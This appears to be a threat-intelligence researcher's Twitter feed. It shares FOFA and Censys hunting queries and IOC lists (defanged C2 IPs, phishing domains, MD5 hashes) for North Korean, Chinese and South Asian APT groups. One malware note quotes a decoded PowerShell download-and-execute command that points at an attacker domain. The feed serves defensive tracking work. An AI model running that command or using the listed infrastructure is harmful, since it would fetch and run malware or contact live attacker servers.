Pinned Tweet
#Censys Queries for North Korea's #Kimsuky #APT Infra
1)services.http.response.body_hashes="sha256:e5bd74ceee37fce5805dfdd7dd38df39411f4997fdcc7ab223b0589840111669"
2)services.http.response.body="Million OK !!!!"
IOCs: pastebin.com/tKCizMtz
Note: Domains are enriched from VT.
1 MILLION users is huge! #FOFA is a daily driver for our team for tracking threat actor infra, OSINT, and recon. Kudos to the team for delivering such an invaluable resource to the security community.
@fofabot #Fofa #CTI #OSINT
🎉 FOFA has surpassed 1 MILLION users! Let’s celebrate with memberships + F-Points!
Every search, discovery, and piece of feedback helped us get here. Thank you for exploring with us! 💚
🎁 Prizes: 1 lifetime Premium membership + 18 memberships with F-Points
💝 Participation reward: 888 F-Points
❤️ Like + quote this post with a comment to enter. Prize details on the poster.
📩 Membership winners: DM us your FOFA account email, and we’ll send you an activation code!
📩For 888 F-Points, DM us screenshots of your like + quote post with a comment, along with your FOFA account email.
⏰ Oct 22, 17:00 (UTC+8)
🎲 Random draw via xpickr.com
#Fofa Query for #MustangPanda /#StatelyTaurus #APT Infra (Most likely #PlugX / #ToneShell Variant)
#Query: cert.subject[.cn=="localhost" && header="HTTP/1.1 426 Upgrade Required" && server=="Python/3.12 websockets/11.0.3"
#Link: t.ly/gwm56
Infra (from Jan-2026):
----------------
103.247.19[.]204:443
194.5.97[.]169:443
195.66.213[.]170:443
154.196.139[.]38:443
188.208.141[.]177:443
102.211.234[.]105:443
2.59.216[.]250:443
176.97.117[.]5:443
103.245.164[.]154:443
194.59.183[.]133:443
146.70.29[.]241:443
188.208.141[.]177:443
103.175.50[.]32:443
103.114.203[.]75:443
38.54.42[.]106:443
185.9.17[.]213:443
45.89.105[.]83:443
@500mk500 #Malware #ioc #APT #RAT
#CrimsonRAT Payloads of #APT36 / #TransparentTribe
03 File(s): harmalrtbrim.jpg / harmalrtbrim.exe
MD5: 4e433dc08fd86851f3124afd375deb9b
MD5: 14fe42342fd59a116cb86b5d3d980bab
MD5: 11f36387fc925689d3957202726d849a
02 File(s): rthmis voitbum.exe
MD5: 720a742b3f57db44ebeaf6f8d2f7035d
MD5: cf3a70ddcc52aca32ef3fe1c9bb0c980
C2 Infra:
64.188.12[.]144:12246
64.188.12[.]144:15891
wamous.duckdns[.]org
Persistence via Scheduled Task [Name]: "Uploader"
@500mk500 #Malware #ioc #APT #RAT
Latest Activity of #SideCopy #APT using Go-based(Windows) #DeskRAT Malware to Target #Indian Government Entities.
File: NEET-UG Paper leak legal documents[.zip
MD5: 00f341a353de29dfe19e4796d27c1879
C2: modbdwindtgt[.]website:8080
File: document.exe
MD5: 762be35836deca45e8ac43aee5559212
File: Voidtools.exe
MD5: 66edc36cce90ae9cef641685e1f95e92
C2: modbdwindtgt[.]website:8080
All Infra:
modbdwindtgt[.]website
modbdwindtgt[.]shop
5.181.1[.]181
45.141.58[.]166
@500mk500 #Malware #APT #RAT #ioc
#Fofa Query for #DeskRAT Infra of #SideCopy #APT
Query: header="HTTP/1.1 503 Service Unavailable" && header="Content-Length: 238" && asn="200019"
Link: t.ly/Xe8zC
Infra (Including enrichment from VT): As observed earlier, all IP addresses belongs to the same ASN "Alexhost SRL"
IP Addresses:
---------------------
85.137.249[.]224:8080
85.137.249[.]243:8080
193.233.244[.]243:8080
45.90.97[.]211:8080
87.120.244[.]90:8080
87.120.244[.]206:8080
45.155.54[.]113:8080
46.253.4[.]33:8080
45.155.54[.]123:8080
45.155.54[.]253:8080
45.155.54[.]22:8080
Domains:
---------------------
chuchuchacha[.]shop
chuchuchacha[.]xyz
chuchuchachawin[.]bond
chuchuchachawin[.]sbs
echs[.]online
forwindowstesting[.]site
forwindowstesting[.]space
ftp.czwaluk[.]de
makiinindia[.]online
makiinindia[.]xyz
vayusena[.]store
vayusena[.]online
vdsd.whypay[.]info
#APT36 #Malware #ioc
#APT36 / #TransparentTribe Targeting #Indian Government.
File: Foreign Relations[.]zip
MD5: f43f34866f58685cab07804daca07aa0
File: Foreign Relations.lnk
MD5: 5eda8a31ff0905e4868f84b3f1e315a2
Payload Hosting: ceadelhi[.]in ( hosted on 193.29.56[.]122 )
Note: This LNK file is a malicious downloader that executes an encoded PowerShell command "--headless powershell -e [base64-encoded-command]" through conhost.exe. The decoded command is "iex (irm https://ceadelhi[.]in/fr)", which downloads and executes a remote script. The shortcut uses the Chrome icon for deception and is configured to run in a minimized state (SW_SHOWMINNOACTIVE) to hide its activity from the user.
This campaign closely resembles with the Sheet Attack campaign earlier identified by the Zscaler ThreatLabz @Threatlabz at t.ly/2if_m .
Likely additional #APT36 related infra:
videshapp[.]in
videshapp[.]org
mopngs[.]org
epolpro[.]org
192.52.167[.]193
@SinghSoodeep @500mk500 #APT #Malware #ioc
Latest #Crimson #RAT Payload
File: vrmtkvim wimyras.exe
MD5: b915e9fe3d5541e75609b220ed2e88b0
C2: TCP 108.181.153[.]57:9616
Banner Signatures from #Fofa for #C2 ports:
Port-8511 { inerafvdafo@lc29ws }
Port-9616 { inerafvdafo@9iazz7 }
Port-15161 { inerafvdafo@43s13j }
Port-20161 { inerafvdafo@k77pzi }
Port-22892 { inerafvdafo@vr9aqe }
Note: The #Crimson #RAT C2 server's banner signatures include the pattern "inerafvdafo@<6-char-random-text>"; A fixed string followed by a variable part to evade detection by the search engines.
#APT36 #TransparentTribe #Malware #ioc

#SideWinder #APT / #RazorTiger Targeting 🇵🇰 🇳🇵 🇧🇩 🇦🇫 Governments.
Infra [Government entities mimicking]:
94.126.224[.]99
mofa-go-np.direct880[.]net [Ministry of Foreign Affairs, Nepal]
mofa-gov-np.direct880[.]net [Ministry of Foreign Affairs, Nepal]
pakun-org.direct880[.]net [Permanent Mission of Pakistan to the United Nations]
www-fbr-gov-pk.direct880[.]net [Federal Board of Revenue, Pakistan]
geneva-mofa-gov-bd.direct880[.]net [Ministry of Foreign Affairs, Bangladesh]
www-securitycouncilreport-org[.]direct880[.]net [Targeting Afghanistan Govt.]
www.direct880[.]net
direct880[.]net
Below are associated malicious files used for Phishing campaign:
File: Afghanistan, March 2026 Monthly Forecast _ Security Council Report.pdf
MD5: dba2260f73884da6f274fe8246988e8c
C2: www-securitycouncilreport-org.direct880[.]net
File: importantadvisory.docx
MD5: 616fbbce1f4719c37e4e02e01605d3b1
C2: TCP 94.126.224[.]99:443 / mofa-gov-np.direct880[.]net
Notes:
1. Header Title of all the web pages originally in Malayalam (Indian Language), which translates in English is "The most important thing is to be happy".
2. It is exploiting #CVE-2017-0199 (RCE vulnerability in MS Office) using the malicious word file (importantadvisory.docx).
3. RTF (Rich Text Format) file used for the campaign is "Fontlayer.rtf". We may find additional campaign files by searching this RTF file using VT Enterprise account. Anyone having VT premium access can search and share additional infra here, if found.
#SideWinder #APT #Malware #ioc
#Fofa Query for #APT36 's #SecureServer #C2 Panels.
Query: title=="SecureServer - Login"
Link: t.ly/3HTk4
#Infra (C2 Panels):
delhibellyindia[.]com
2.56.10[.]46
45.13.225[.]22
#TransparentTribe #APT #Malware #ioc
#Fofa Query for #Lazarus #APT / #APT38. All domains / hostnames are mimicking the "Meeting" theme.
Query: title=="Google Meet"
Link: t.ly/e3lr6
Infra: pastebin.com/ZaKJBBe1
@500mk500 #Malware #ioc
#Fofa Query for #SideWinderAPT / #RazorTiger / #Rattlesnake targeting 🇵🇰 Govt.
Query: title=="PAK VISA"
Link: t.ly/o4SJu
Infra:
173.208.180[.]161
{visa / nadra}.gov.pk-o[.]xyz
{visa / nadra}.gov.pk.onev[.]online
visa.nadra-gov[.]pt
@500mk500 #APT #Malware #ioc
[1/2]
#Fofa Query for #APT36 / #TransparentTribe
#Query: cert.sn="138784688124233379481647497025635157148"
#Link: t.ly/48WhN
Note: All infra hosted on it's favourite ASN="Alexhost SRL".
#APT36 / #TransparentTribe #APT Targeting India with theme "Fake Adobe Update".
File: TA_DA_Revised_Procedures_MEA.zip
d20bcad25e95052efaff8c22c4715801
File: TA_DA_Revised_Procedures_MEA.pdf
9b9c574cdb17c238df80414476228a78
C2: d2i8rh3pkr4ltc.cloudfront[.]net
#Malware #ioc
[1/2]
🇮🇳 's #SidewinderAPT / #Rattlesnake #APT Targeting 🇱🇰🇵🇰🇳🇵 Govts.
#Fofa Link: t.ly/V9HUm
Infra (including enrich from VT) : pastebin.com/BiUxSjrp
@500mk500 #Malware #ioc
[2/2]
#Fofa Query: banner="HTTP/1.1 400 Bad Request" && banner="Server: nginx/1.23.2" && banner="Content-Type: text/html" && banner="Content-Length: 255" && banner="Connection: close" && asn="59711"
#SidewinderAPT #Rattlesnake #APT #Malware #ioc